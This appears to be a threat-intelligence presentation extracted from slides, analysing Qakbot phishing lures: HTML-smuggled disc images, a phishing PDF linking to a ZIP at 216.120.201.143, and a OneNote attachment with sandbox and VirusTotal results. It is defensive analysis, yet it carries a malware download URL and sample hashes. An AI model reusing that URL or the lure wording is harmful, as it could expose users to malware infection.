
248 lines

Attachments (1)

DOC_ZE50...




Open HTML (in Windows)



Name	Size	Packed	Type	Modified
DOC_ZC8236.img *	1,040,384	435,597	Disc Image File	12/13/2022 2:16 AM


The file is not displayed correctly. Use local downloaded file.

Open HTML (in Linux)



Other Method (Email with download link)

- Campaign ID: BB04
- Timestamp: 16:43:28 24-10-2022



Other Method (PDF contains URI)

- Campaign ID: obama230
- Timestamp: 17:55:45 19-12-2022

The screenshot shows an email client interface with the following details:

- Subject:** Re: Met betrekking tot onze email
- From:** admin@richvale.hk
- To:** info.nl@ (redacted)
- Timestamp:** 12/20/2022 1:02:37 AM
- Size:** 223,625 B
- Attachments:** 1 PDF file named "Summary_5..."

The email body contains the following text:

Hello,
Please click on a link as soon as you can.
Thank you very much,

10 lines

Other Method (PDF contains URI)

The screenshot illustrates a threat actor's attempt to deliver Qakbot malware via a PDF document. The top-left terminal window shows the output of running `pdfid.py -n` on a PDF file, identifying two URIs. The top-right terminal window shows the output of running `pdf-parser.py` on the same PDF, which includes a URL (`http://216.120.201.143/Summary_3589688_12192022.zip`) in the results. The bottom-left window shows a file manager listing a ZIP archive named `Summary_3589688_12192022.zip`. The bottom-right window shows an Adobe Document Cloud viewer displaying a PDF with a redacted URL at the bottom. A red arrow points from the redacted URL in the PDF viewer to the URL listed in the file manager.


C:\Users\malab\Desktop\Qakbot SBC
λ pdfid.py -n Summary_59795094_12192022.pdf
PDFiD 0.2.8 Summary_59795094_12192022.pdf
PDF Header: %PDF-1.3
obj 11
endobj 11
stream 4
endstream 4
xref 1
trailer 1
startxref 1
/Page 1
/URI 2

C:\Users\malab\Desktop\Qakbot SBC
λ pdf-parser.py Summary_59795094_12192022.pdf -k /URI
This program has not been tested with this version of Python (3.10.4)
Should you encounter problems, please use Python version 3.10.4
/URI (http://216.120.201.143/Summary_3589688_12192022.zip)

Add Extract To Test View Delete Find Wizard Info VirusScan Comment
Summary_3589688_12192022.zip - ZIP archive, unpacked size 2,293,760 bytes
Name Size Packed Type Modified
File folder
Summary_5658050_12192022.img * 2,293,760 790,115 Disc Image File 12/19/2022 8:37 PM

Copyright © 2022 Adobe. All rights reserved.
216.120.201.143/Summary_3589688_12192022.zip

New Campaign Using OneNote



Malspam with Onenote as initial lure


- Tuesday (01/31/2023)
- <https://tria.ge/230131-q3gstsge98/behavioral1>

The image illustrates the process of analyzing a malicious link sent via malspam. It consists of three main parts:


- Microsoft Teams Chat (Top Left):** A screenshot of a Microsoft Teams conversation. A message from a user named "chết mịa" says "qakbot move qua onenote rồi". Below the message is a blue button labeled "Oặc nhanh thế".
- Malware Analysis Report (Bottom Left):** A screenshot of a behavioral report for the URL <https://tria.ge/230131-q3gstsge98/behavioral1>. The report shows a blurred preview image and a "Behavioral Report" section.
- Recorded Future Triage (Bottom Right):** A screenshot of the Recorded Future Triage interface. The URL <https://tria.ge/230131-q3gstsge98> is pasted into the address bar. The analysis results show:
 - Overview:** Score 7 / 10, Static static.
 - General:** Target: 843987.one, Size: 181KB, Sample: 230131-q3gstsge98, MD5: 4adc6d3c485726396629a8914d648a8a.
 - File Details:** Two entries are highlighted with red boxes:
 - 843987.one windows7-x64 (Score 7)
 - 843987.one windows10-2004-x64 (Score 3)
 - Score:** 7/10.

A red arrow points from the URL in the Teams message to the URL in the Triage report, indicating the connection between the initial lure and the analyzed sample.

Tria.ge (Win7)



Tria.ge (Win10)



VirusTotal (1)

1 / 60

1 security vendor and no sandboxes flagged this file as malicious

3405d96828961101c846478f467eddef4b1e68a63f3ff5d8da94c4727246ada6
843987.one

181.45 KB Size | 2023-01-31 21:12:19 UTC 2 hours ago

Community Score

DET ECTION DETAILS RELATIONS CONTENT TELEMETRY COMMUNITY 2

Submissions ①

Date	Name	Source	Country
2023-01-31 13:46:08 UTC	843987.one	c54a88b4 - community	DE

Submissions per country

Submissions per Date

Prevalence summary

First Submission	2023-01-31 13:46:08 UTC
Last Submission	2023-01-31 13:46:08 UTC
Last Rescanned	2023-01-31 21:12:19 UTC
Total Submissions	1
Source submissions	1

VirusTotal (2)

14 / 60

14 security vendors and no sandboxes flagged this file as malicious

3405d96828961101c846478f467eddef4b1e68a63f3ff5d8da94c4727246ada6
843987.one

181.45 KB | 2023-02-01 11:45:11 UTC
Size | 1 day ago

Community Score

DETECTION DETAILS RELATIONS CONTENT TELEMETRY COMMUNITY 3

Security vendors' analysis on 2023-02-01T11:45:11 UTC ▲

Detections evolution

Detections

Date	Detections
2023-01-31	0
2023-01-31	1
2023-01-31	1
2023-01-31	1
2023-02-01	14

Previous analyses

Date order

Date	Score / Total
2023-01-31T13:46:08 UTC	0 / 47
2023-01-31T17:07:58 UTC	1 / 60
2023-01-31T20:51:41 UTC	1 / 60
2023-01-31T21:12:19 UTC	1 / 60
2023-02-01T11:45:11 UTC	14 / 60

Joe SandBox

1 / 60

① 1 security vendor and no sandboxes flagged this file as malicious

3405d96828961101c846478f467eddef4b1e68a63f3ff5d8da94c4727246ada6
843987.one

181.45 KB | 2023-01-31 21:12:19 UTC | 2 hours ago

DETECTION DETAILS RELATIONS CONTENT TELEMETRY COMMUNITY 2

Voting details (1) ①

StefanK 10 hours ago -32

Comments (1) ①

josecurity 10 hours ago

Joe Sandbox Analysis:
Verdict: CLEAN
Score: 2/100

HTML Report: <https://www.joesandbox.com/analysis/795184/0/html>
PDF Report: <https://www.joesandbox.com/analysis/795184/0/pdf>
Executive Report: <https://www.joesandbox.com/analysis/795184/0/executive>
Incident Report: <https://www.joesandbox.com/analysis/795184/0/irxml>
IOCs: <https://www.joesandbox.com/analysis/795184?dtype=analysisid>

JOE Sandbox Cloud BASIC

Windows Analysis Report
843987.one

Overview

General Information

Sample Name: 843987.one
Analysis ID: 795184
MD5: 4adc6d3c485726396629...
SHA1: eb7a8fab63b65e6d4c06...
SHA256: 3405d96828961101c846...
Infos:

Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN

Score: 2
Range: 0 - 100
Whitelisted: false
Confidence: 100%

Signatures

Stores files to the Windows start menu directory
Queries the volume information (name, serial number etc) ...
Searches for the Microsoft Outlook file path
Uses code obfuscation techniques (call, push, ret)
Creates a start menu entry (Start Menu\Programs\Startup)

Classification

Ransomware
Worm
Trojan
Malware
Spam
Phishing
Denial
Dropper
Dropper

Process Tree

System is w10x64

Threats Hunter on Twitter

- On the same day...

